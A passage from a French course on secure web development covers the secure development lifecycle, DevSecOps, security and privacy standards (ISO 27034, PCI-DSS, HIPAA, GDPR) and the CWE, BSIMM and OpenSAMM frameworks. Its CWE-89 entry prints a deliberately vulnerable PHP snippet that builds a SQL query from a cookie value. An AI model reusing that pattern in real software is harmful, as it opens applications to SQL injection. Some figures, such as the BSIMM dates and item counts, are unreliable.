Sécuriser une application web passe par des contrôles techniques, mais pas uniquement. En effet, la prise en compte des besoins en sécurité de l'entreprise, l'analyse de risque, la formation et la surveillance doivent se faire avant toute mise en place de test de pénétration ou contrôle technique en tout genre.

Cela se nomme parfois l'approche top-bottom, qui signifie que les éléments à intégrer en premier sont généralement liés au management pour arriver ensuite au technique, le tout appelé cycle de développement sécurisé ou S-SDLC en anglais (Secure Software Development Life Cycle).



Mais que contient un cycle de développement sécurisé ? Dans la plupart des approches aidant à la conception du S-SDLC, les premières actions permettent d'évaluer et d'identifier les risques, et de mettre en place des formations.

La suite consiste à analyser et contrôler le code et faire des tests de pénétration pour vérifier que l'application respecte les exigences établies lors de la première étape.

Ce cours traite donc des actions pouvant être intégrées dans un cycle de développement sécurisé comme :

- L'ensemble des normes, lois et frameworks sur la sécurité des applications,
- Les sécurités déjà existantes sur les navigateurs, protocoles et serveurs,
- Les principaux risques et vulnérabilités liés aux applications web,
- L'analyse de code et les règles pour « développer sécurisé »,
- L'installation des outils indispensables à la sécurité applicative,
- L'analyse des risques liés à la sécurité et la protection des données personnelles,
- La mise en place d'un cycle de développement sécurisé,
- L'ajout d'un modèle de maturité et l'amélioration de la qualité du cycle de développement.


Les étapes présentées ci-dessus couvrent l'ensemble des connaissances techniques, fonctionnelles et organisationnelles nécessaires pour commencer l'intégration d'un S-SDLC dans une entreprise.

7. DevSecOps

Comme vu précédemment, une organisation est communément segmentée en plusieurs pôles d'activités, dont deux sont étroitement liés à l'intégration et à la livraison des applications. Le pôle développement (Dev) dont l'objectif est de créer, développer les applications et le pôle opérationnel (Ops) qui a pour mission d'intégrer les applications, gérer les serveurs et administrer le parc informatique.

La séparation des « Dev » et « Ops » peut s'avérer normale dans certaines organisations, mais elle ne l'est pas pour les entreprises nécessitant une intégration et une livraison rapide des applications.

Pour améliorer les performances dans ces processus, le DevOps a pour fonction de rassembler les deux pôles (Dev et Ops) et de créer une chaîne continue contenant l'ensemble des actions de développement et opérationnelles, le tout avec des méthodes agiles.



L'illustration ci-dessus montre une chaîne DevOps classique permettant le déploiement d'une application avec des outils utilisés par les développeurs et d'autres intégrés par des administrateurs systèmes (Ops).

L'avantage de ce modèle est la rapidité de déploiement pour la mise en production d'une application. En effet, l'orchestration de ce processus permet l'exécution des différentes phases nécessaires pour la mise en production d'une application (test, déploiement, monitoring) de manière automatique. Se pose alors la question de la sécurité.

Depuis quelques années, un mouvement appelé DevSecOps a pour objectif la réflexion autour de la sécurité du DevOps.

Celui-ci étant un modèle récent, la sécurité autour de ce mouvement n'a pas encore beaucoup de retours d'expérience. Cependant, la plupart des experts du sujet sont unanimes sur l'utilisation des cycles de développement sécurisé comme modèle de sécurité sur le DevOps. Il est donc possible d'utiliser ce cours pour s'informer sur l'intégration de modèles de maturité (OpenSAMM, BSIMM) et modèles de processus pour les cycles de développement sécurisé (Microsoft Security Development Lifecycle).

II Chapitre 2 - Panorama de la sécurité Web

Ce chapitre a pour but de mettre en lumière les aspects, outils et services ainsi que le vocabulaire utilisés dans le monde de la sécurité des applications web.

Il sera ici question des aspects techniques et de gouvernance préalables à la mise en pratique d'un cycle de développement sécurisé. Les différentes normes, lois, bibliothèques, analyses de code et modèles de maturité seront abordés afin de pouvoir les utiliser dans les prochains chapitres.

Le but est de faire apparaître un corpus générique de la sécurité des applications web.

1. Les normes et référentiels

1.1. ISO / IEC 27034

Il existe un grand nombre de normes internationales concernant une multitude de branches métier. Les plus célèbres sont les normes ISO (International Organization for Standardization) qui définissent des exigences pour assurer la conformité des matériaux, processus et services dans une organisation.

Les normes les plus utilisées sont ISO/IEC 9000 pour la qualité, ISO/IEC 22000 pour la gestion de la sécurité des denrées alimentaires et ISO/IEC 50001 pour le management de l'énergie. Toutes ces normes sont créées par des comités dont les membres sont choisis par les organisations de normalisation leaders dans leur pays telles que l'AFNOR (Association française de normalisation) pour la France par exemple.

Les avantages des normes internationales sont nombreux ; elles assurent généralement le bon fonctionnement d'un service et permettent la certification des entreprises, ce qui est un gage de qualité dans certains métiers.

Parmi les normes les plus pratiquées figurent les séries ISO/IEC 27000 et ISO/IEC 31000 relatives au management de la sécurité de l'information. Sans entrer dans les détails, ces normes ont pour objectif d'améliorer la protection contre le vol, l'altération et la perte de données, et de maîtriser le risque au sein d'un système d'information. Ci-après, quelques exigences de l'ISO/IEC 27001 et 27002 :


Index	Titre	Description
A.14.2.1	Politique de développement sécurisé	Des règles de développement des logiciels et des systèmes doivent être établies et appliquées au développement de l'organisation.
A.14.2.4	Restrictions relatives aux changements apportés aux progiciels	Les modifications des progiciels ne doivent pas être encouragées, doivent être limitées aux changements nécessaires et tous les changements doivent strictement être contrôlés.
A.14.2.7	Développement externalisé	L'organisation doit superviser et contrôler l'activité de développement du système externalisé.

Index	Titre	Description
A.14.2.6	Environnement de développement sécurisé	Les organisations doivent établir des environnements de développement sécurisés pour les tâches de développement et d'intégration du système.

Les items cités ci-dessus montrent bien l'intérêt d'intégrer la mise en place d'un cycle de développement sécurisé au sein des systèmes d'information des entreprises.

La norme ISO/IEC 27034 a quant à elle l'objectif d'aider les organisations à mettre en place de la sécurité de façon transparente tout au long du cycle de vie d'une application. Elle s'intègre parfaitement avec les normes ISO/IEC 27001 et ISO/IEC 27002.

Ci-dessous, la relation entre les normes ISO/IEC 27000.



Nous pouvons constater que l'ISO/IEC 27034 est une suite logique de la politique de sécurité de l'information, d'après l'organisme ISO.

Voici ce que contient la norme avec ses différents points :

Partie de la norme	Titre	Publication
ISO/IEC 27034-1:2011	Aperçu et concept de la sécurité des applications	publié
ISO/IEC 27034-2:2015	Cadre normatif d'une organisation	publié
ISO/IEC 27034-3	Processus de la sécurité d'une application	brouillon
ISO/IEC 27034-4	Validation de la sécurité d'une application	abandonnée
ISO/IEC 27034-5	Protocoles et contrôles pour la structure des données	brouillon
ISO/IEC 27034-6	Études de cas	brouillon
ISO/IEC 27034-7	Assurance pour la sécurité applicative	brouillon

Les sept parties de la norme représentent concrètement les différents points à aborder lors de la mise en place d'un cycle de développement sécurisé au sein d'une organisation. Malgré cela, l'ISO/IEC 27034 n'est pas encore suffisante car seulement deux parties sont publiées par le comité et d'autres outils abordent de façon plus pragmatique et avec plus de maturité ces mêmes sujets.

La norme est payante et accessible à cette adresse : http://www.iso.org/iso/fr/home/store/catalogue_tc/catalogue_detail.htm?csnumber=44378[1] (178 CHF, francs suisses ou 165 €, en anglais).

1.2. PCI-DSS et PA-DSS

La norme PCI-DSS a été créée en 2005 par le groupe américain Payment Card Industry Security Standards Council (PCI SSC) et regroupe des entreprises telles que Visa, MasterCard, American Express, JCB et Discover Financial Services.

Son but est la mise en place de bonnes pratiques en matière de protection des données stockées sur les cartes bancaires pour les différents acteurs tels que les banques, commerçants, sociétés e-commerce et hébergeurs de solutions bancaires.

PCI-DSS comporte douze exigences, dont :

- Installer et gérer une configuration de pare-feu pour protéger les données du titulaire,
- Chiffrer la transmission des données du titulaire sur les réseaux publics ouverts,
- Utiliser des logiciels antivirus et les mettre à jour régulièrement,
- Restreindre l'accès physique aux données du titulaire,
- Tester régulièrement les processus et les systèmes de sécurité.

Les exigences ci-dessus montrent le pragmatisme de la PCI-DSS et couvrent bien l'essentiel des différents aspects de sécurité d'un processus de paiement à l'intérieur d'un système d'information.

Une fois ces critères remplis, le commerçant (entreprise ayant la gérance des données bancaires) peut demander par une société agréée à être audité afin d'obtenir l'accréditation PCI-DSS, qui sera valable un an.

De façon évidente, les actions requises pour l'accréditation PCI-DSS ne sont pas les mêmes suivant les profils des organisations. Il existe quatre niveaux définis par PCI concernant le type d'activité, ci-dessous un tableau récapitulatif :

Niveau	Type d'activité	Actions requises pour la conformité
1	Tout commerçant traitant plus de 6 millions de transactions Visa ou MasterCard par an. Tout commerçant ayant subi une compromission.	• Audit de sécurité sur site (ou SAQ pour Visa Europe) • Scan de vulnérabilité trimestriel (si commerce en ligne)
2	Tout commerçant traitant de 1 à 6 millions de transactions Visa ou MasterCard par an.	• Questionnaire d'autoévaluation annuel • Scan de vulnérabilité trimestriel (si commerce en ligne)

[1] Technologies de l'information — Techniques de sécurité — Sécurité des applications — Partie 1: Aperçu général et concepts

Niveau	Type d'activité	Actions requises pour la conformité
3	Tout commerçant traitant de 20 000 à 1 million de transactions Visa ou MasterCard par an.	• Questionnaire d'autoévaluation annuel • Scan de vulnérabilité trimestriel (si commerce en ligne)
4	Tout commerçant traitant moins de 20 000 transactions de commerce en ligne Visa ou MasterCard par an. Tous les autres commerçants traitant jusqu'à 1 million de transactions Visa ou MasterCard par an.	• Questionnaire d'autoévaluation annuel • Scan de vulnérabilité trimestriel recommandé (si commerce en ligne. Cela dépend de si les données sont capturées, stockées ou transmises par l'infrastructure du commerçant ou par un fournisseur de services.)

La norme PCI-DSS n'est donc pas un acquis car il est nécessaire de façon générale d'auditer le site web tous les ans tout comme il devra être effectué un scan de vulnérabilité tous les trimestres.

Le conseil PCI a pensé aussi aux concepteurs de logiciels en introduisant la norme PA-DSS (Payment Application Data Security Standard) qui définit les procédures et exigences d'évaluation de sécurité d'applications de paiement.

Contrairement au PCI-DSS, la PA-DSS se limite à l'application en elle-même et non pas à son environnement extérieur. La PA-DSS est issue de la PCI-DSS et donc, il n'est pas possible d'être certifié PCI-DSS avec seulement l'accréditation PA-DSS.

Pour conclure, cette norme permet aux concepteurs de logiciels d'être accrédités afin de pouvoir vendre des logiciels avec les prérequis nécessaires en sécurité pour des systèmes de paiement.

Voici les quatorze exigences demandées par PA-DSS :

1. Ne pas conserver la totalité des données de bande magnétique, de code ou de valeur d'audit de carte
2. Protéger les données du titulaire stockées
3. Fournir des fonctions d'authentification sécurisées
4. Enregistrer l'activité de l'application de paiement
5. Développer des applications de paiement sécurisées
6. Protéger les transmissions sans-fil
7. Tester les applications de paiement pour gérer les vulnérabilités et maintenir leurs mises à jour
8. Permettre la mise en œuvre de réseaux sécurisés
9. Les données du titulaire ne doivent jamais être stockées sur un serveur connecté à Internet
10. Faciliter l'accès à distance sécurisé à l'application de paiement
11. Crypter le trafic sensible transitant par les réseaux publics
12. Crypter tous les accès administratifs non console
13. Maintenir un Guide de mise en œuvre de la norme PA-DSS pour les clients, les revendeurs et les intégrateurs
14. Affecter des responsabilités vis-à-vis de la norme PA-DSS au personnel et maintenir des programmes de formation pour le personnel, les clients, les revendeurs et les intégrateurs

L'adresse officielle : https://fr.pcisecuritystandards.org/minisite/en/[1]

1.3. HIPAA

Le Health Insurance Portability and Accountability Act (HIPAA) est une loi américaine de 1996 qui régit l'utilisation, le stockage et la diffusion de données médicales personnelles. La loi est applicable à toutes les entreprises ayant accès à de l'information sur la santé et particulièrement aux USA.

Le département américain de la santé et des services sociaux (HHS) a l'obligation de publier et mettre à jour les exigences pour la conformité des échanges de données à travers les différents acteurs de la santé.

Voici les cinq domaines d'application de HIPAA :

1. vie privée
2. régulation des transactions
3. règle d'identification unique
4. règle de pénalités
5. sécurité des données

Plusieurs formations en ligne sont disponibles, chacune proposant sa certification. Aucune n'est officielle car HIPAA est une loi obligeant le corps médical à protéger ses données et celles de ses patients et non une accréditation pour les organisations. Néanmoins, un développeur ou un manager de la sécurité de l'information peut avoir sur un projet l'obligation de respecter cette loi.

Pour plus de renseignements, consulter l'adresse suivante : http://www.hhs.gov/hipaa/[2]

1.4. CNIL (commission nationale de l'informatique et des libertés)

Elle s'appuie sur la loi informatique et libertés constituée de directives à respecter pour être en conformité avec l'utilisation des données personnelles sur Internet. Cette loi sera supplantée par le GDPR (General Data Protection Regulation) au mois de mai 2018 dont la présentation sera faite dans la prochaine section.

Voici quelques éléments de la loi :

- L'interdiction de stocker des données raciales, ethniques, sur la « vie sexuelle » des personnes, sur les opinions politiques, philosophiques, religieuses, sur les appartenances syndicales et la santé.
- L'obligation pour une organisation d'annoncer le responsable du traitement (CIL), la finalité du traitement, les droits détenus par les personnes (droit d'opposition, rectification, accès à la donnée) lorsqu'elle désire stocker des informations personnelles.
- Le droit d'un utilisateur de localiser ses données.
- L'obligation de protection des données personnelles contre la modification, l'accès malveillant.

Depuis 2004 et l'expansion d'Internet, la CNIL a créé le rôle CIL (correspondant informatique et libertés) qui permet tout simplement de désigner un correspondant dans les grandes organisations afin de responsabiliser celles-ci et désengorger la CNIL.

La CNIL peut contrôler toute organisation, et le non-respect de la loi entraîne des sanctions pénales ou pécuniaires, avec un maximum de cinq ans de prison et 300 000 euros d'amende (art. 226-16 à 226-24 du Code pénal).

[1] Sécurisons ensemble le futur des paiements - PCI
[2] HHS DOT gov - Health Information Privacy

Les sites web contenant des informations personnelles doivent mettre en place des conditions générales de ventes et d'utilisation et déclarer à la CNIL tous les fichiers de données personnelles à cette adresse : https://www.cnil.fr/fr/declarer-un-fichier[1]

Il est aussi obligatoire d'informer les internautes et de recueillir leur consentement avant l'insertion de cookies ou autres traceurs. Il est courant de voir une annonce : "En poursuivant votre navigation sur ce site, vous acceptez l'utilisation des cookies et traceurs" pour vous proposer de la publicité et des statistiques de visites.

La protection des données privées est fondamentale dans la sécurisation de l'information. La conformité (compliance) fait entièrement partie des règles à respecter pour sécuriser une application web. Nous reviendrons sur le sujet dans la suite du livre (cf. Les concepts du développement sécurisé - Respect de la vie privée).

1.5. GDPR (General Data Protection Regulation) ou RGPD

La General Data Protection Regulation a pour but la protection juridique des données personnelles au sein de l'Union européenne. Est concernée toute organisation ayant un pied en Europe ou traitant des données d'un citoyen européen.

Voici quelques obligations :

- Désigner un responsable (Data Protection Officer) des données personnelles dans les entreprises afin de garantir la mise en conformité et donc la sécurité.
- Contraindre les responsables du traitement des données à l'effacement de celles-ci sous certaines conditions. C'est le "droit à l'oubli" de l'utilisateur.
- Permettre à l'utilisateur de transférer ses données personnelles vers une autre organisation dans un format lisible. C'est la "portabilité des données".
- Obliger les entreprises à prendre en compte des exigences relatives à la protection des données personnelles dès la conception des applications (privacy by design).
- Notifier l'autorité nationale, par exemple la CNIL en France, lors d'une fuite de données dans les 72 heures.
- Pour les entreprises, prévoir et documenter une analyse de risque, une analyse des incidences sur l'activité (business impact analysis) et prévoir des mesures.

Ces obligations non respectées, les sanctions vont jusqu'à 4 % du chiffre d'affaires ou 20 millions d'euros d'amende, le plus important des deux étant retenu. Le but est d'imposer un cadre européen concernant la gestion des données personnelles, notamment celles issues du cloud ou des réseaux sociaux, plus volatiles.

La collaboration entre l'autorité nationale de chaque pays et l'Union européenne permettra peut-être d'imposer plus de contrôle et donc de sécurité dans les systèmes d'information et l'utilisation des données de personnes physiques.

Des informations complémentaires sont disponibles à cette adresse : https://ec.europa.eu/info/law/law-topic/data-protection_fr[2]

[1] CNIL - Déclarer un fichier

[2] Protection des données - Règles relatives à la protection des données à caractère personnel au sein et à l'extérieur de l'UE.

2. Les bibliothèques, projets et recommandations

2.1. MITRE CWE - MITRE (Common Weakness Enumeration)

Le MITRE (Common Weakness Enumeration) est une organisation américaine qui a pour objectif la recherche et le développement dans les domaines de l'aviation, du judiciaire, de la santé, des systèmes civils et de la cybersécurité.

Cette organisation à but non lucratif soutenue par la division cybersécurité des États-Unis (National Cyber Security Division) est surtout connue pour ses deux listes de diffusions, CVE (Common Vulnerabilities and Exposures) et CWE (Common Weakness Enumeration).

La première (CVE) est une liste d'informations regroupant différentes vulnérabilités trouvées par les organisations et personnes du monde de la sécurité informatique, le but étant de fournir un identifiant commun à une vulnérabilité, et de partager des connaissances afin d'améliorer la sécurité des applications, systèmes d'exploitation, etc.

La deuxième (CWE) est une liste d'informations contenant les failles et faiblesses dans la conception et l'architecture d'une application. Contrairement à la CVE, la CWE est essentiellement centrée sur la cause, le pourquoi d'une vulnérabilité et non pas l'exploitation.

Voici le contenu d'une entrée CWE :

- numéro d'identification et nom de la faille
- description générale
- description du comportement de la faille
- probabilité d'exploitation de la faille
- conséquences
- potentielles atténuations
- relation avec d'autres identifiants
- taxonomie
- exemple de codes
- relation avec des CVE
- références

Exemple :

Prenons maintenant un bref exemple d'une faiblesse connue comme "l'injection SQL" qui a pour identifiant CWE-89 :

Neutralisation d'ajout d'éléments spéciaux non conformes pour une commande SQL

ID	CWE - 89
Description	Un logiciel utilisant le langage SQL peut parfois comporter des entrées externes pouvant modifier la commande SQL construite au préalable.
Probabilité d'exploitation	Très haute

Exemple en PHP	$id = $_COOKIE["mid"] ; mysql_query("SELECT MessageID, Subject FROM messages WHERE MessageID = '$id'") ;
Potentielles atténuations	Phase architecture : si possible, utiliser des mécanismes qui imposent automatiquement la séparation des données et du code.
Relation CVE	• CVE-2004-0366 : injections SQL à partir d'une faille dans une librairie permettant de contourner l'authentification sur l'application. • CVE-2008-2790 : injection SQL à partir d'un ID supposé être une variable de type entier.

Étant donné le grand nombre de faiblesses répertoriées à ce jour, MITRE propose le Common Weakness Scoring System (CWSS) permettant d'affecter un score de criticité à chaque faille publiée par les concepteurs d'applications. Cette méthode a pour objectif de prioriser les faiblesses afin de se concentrer sur les plus critiques lors d'un débogage.

Comme chaque organisation a des priorités et un contexte différent, les scores proposés par CWSS ne sont pas forcément valables. En effet, une banque n'a pas les mêmes besoins en confidentialité de l'information qu'une PME dans le domaine du tourisme. Ces scores sont donc génériques et donnent un aperçu généraliste de la criticité de la faille.

Pour pallier ce problème, MITRE propose la méthode Common Weakness Risk Analysis Framework (CWRAF) qui s'adresse aux développeurs et aux parties prenantes d'une application pour une priorisation personnalisée des faiblesses suivant les besoins de l'organisation. Ainsi, il est possible de mettre son propre score sur les faiblesses rencontrées et futures.

La méthode CWRAF/CWSS a du sens mais ne sera pas vue en détail dans ce cours car d'autres approches seront étudiées dans les prochains chapitres. Toutefois, les sites officiels ont pour adresse : https://cwe.mitre.org/[1], https://cve.mitre.org[2]/

2.2. BSIMM - Building Security In Maturity Model

Le Building Security In Maturity Model (BSIMM) est le résultat de plusieurs années d'études dans le monde de la sécurité applicative. Soixante-dix-huit firmes telles qu'Adobe, Cisco, EMC et PayPal ont contribué à ce projet depuis 1990.

Le but de ce projet américain est de récolter un maximum d'informations sur la sécurité applicative mise en place dans les grandes entreprises et de pouvoir en faire un comparatif avec la sécurité de ses propres applications.

Ce qui est appelé communément un Software Security Framework (SSF) a l'avantage de pouvoir situer de façon pragmatique la sécurité de nos applications par rapport à celle d'applications de grandes sociétés, elles-mêmes très investies dans la sécurité applicative.

BSIMM ne nous dit pas comment faire mais apporte plutôt un moyen de comparaison afin d'analyser la maturité des applications en matière de sécurité.

[1] CWE - Common Weakness Enumeration
[2] Common Vulnerabilities and Exposures

Le projet est porté par les sociétés Cigital et Fortify. Celles-ci se réunissent autour de groupes de travail nommés SSG (Software Security Group) qui ont pour mission l'interview des sociétés participantes et le report des différentes informations.

Une fois la prise d'information faite, les groupes de travail créent des tableaux de bord (scorecard) regroupant cent douze initiatives de sécurité mises en place dans les différentes sociétés participant au projet.

Exemple **:**

Voici un exemple de scorecard :

Test de pénétration		
Utilisation d'un auditeur externe pour trouver les problèmes	PT1.1	88 %
Utilisation d'outils de pénétration en interne	PT1.3	60 %


L'exemple ci-dessus montre deux items parmi les cent vingt et un (voir page 79 - Fichier en téléchargement). Chaque item comporte une description, un identifiant et son pourcentage d'utilisation parmi toutes les organisations participant au projet BSIMM.

[cf. res_C02 - 01.pdf]

Chaque scorecard est regroupé dans des "domaines", au nombre de quatre :

1. Governance est la partie organisationnelle et de management.
2. Intelligence regroupe les différents éléments existants de l'organisation, comme par exemple les guides, la modélisation des menaces, les procédures.
3. SSDL touchpoints, pour Secure Software Development Lifecycle (Cycle de vie d'une application sécurisé), centralise les méthodes pratiques pour la sécurisation d'une application telles que l'analyse de code, la revue de code, etc.
4. Deployment est l'ensemble des informations de maintenance d'une application et de son environnement, comme les pare-feu, la sécurité réseau....

Pour plus de granularités, BSIMM a pensé à mettre douze sous-catégories à l'intérieur des domaines, celles-ci sont nommées practises. Voici une image qui récapitule l'imbrication des différents termes vus ci-dessus :



Une fois l'analyse faite entre BSIMM et votre cycle de développement, vous obtenez un moyen de comparaison et une idée de la maturité de sécurité en termes de cycle de développement sécurisé.

Exemple **:**

Voici à titre d'exemple une capture prise sur le framework BSIMM.

Les courbes ci-dessus représentent le niveau de maturité d'une organisation après l'utilisation de BSIMM.

Le framework est disponible à cette adresse : https://www.bsimm.com/download.html[1]


2.3. OpenSAMM

Le Software Assurance Maturity Model (SAMM) de l'OWASP (Open Web Application Security Project, présenté un peu plus loin dans ce livre) est un framework, comme le BSIMM ayant pour fonction l'analyse de la maturité de votre cycle de développement.

À l'origine créé par la société Fortify en 2008, le projet a été donné à l'OWASP en 2010 après l'acquisition de Fortify par HP Enterprise Security Products.


Tout comme BSIMM, l'OpenSAMM a une approche pragmatique, il est décomposé en quatre fonctions, la gouvernance, la construction, la vérification et le déploiement.

Chaque fonction contient trois bonnes pratiques de sécurité à mettre en place, celles-ci couvrant l'ensemble d'un cycle de développement sécurisé. Ci-dessous, un schéma pris du framework contenant les différentes pratiques de sécurité.



[1] BSIMM


Chaque pratique de sécurité est décomposée en trois objectifs à atteindre avec un degré de sécurité différent. Pour atteindre un objectif, il est nécessaire de mettre en place les "activités" proposées par le framework.



	Education & Guidance ...more on page 42		
	EG 1	EG 2	EG 3
OBJECTIVE	**Offer development staff access to resources around the topics of secure programming and deployment**	**Educate all personnel in the software life-cycle with role-specific guidance on secure development**	**Mandate comprehensive security training and certify personnel for baseline knowledge**
ACTIVITIES	A. Conduct technical security awareness training B. Build and maintain technical guidelines	A. Conduct role-specific application security training B. Utilize security coaches to enhance project teams	A. Create formal application security support portal B. Establish role-based examination/certification

Chaque objectif possède un niveau de sécurité croissant contenant des points, par exemple "l'objectif 1" contient un point, "l'objectif 2", deux points, et ainsi de suite.

Une fois l'ensemble des objectifs passés en revue à l'aide d'une feuille de route prévue à cet effet par l'OpenSAMM, vous obtenez un tableau de bord (scorecard) afin d'avoir un aperçu de la maturité de votre cycle de développement sécurisé.



Une présentation d'OpenSAMM par Pravir CHANDRA (OpenSAMM Project Lead), traduite en français.

[cf. res_C02 - 03.ppt]

L'OpenSAMM est disponible à cette adresse : http://www.opensamm.org/download/[1]

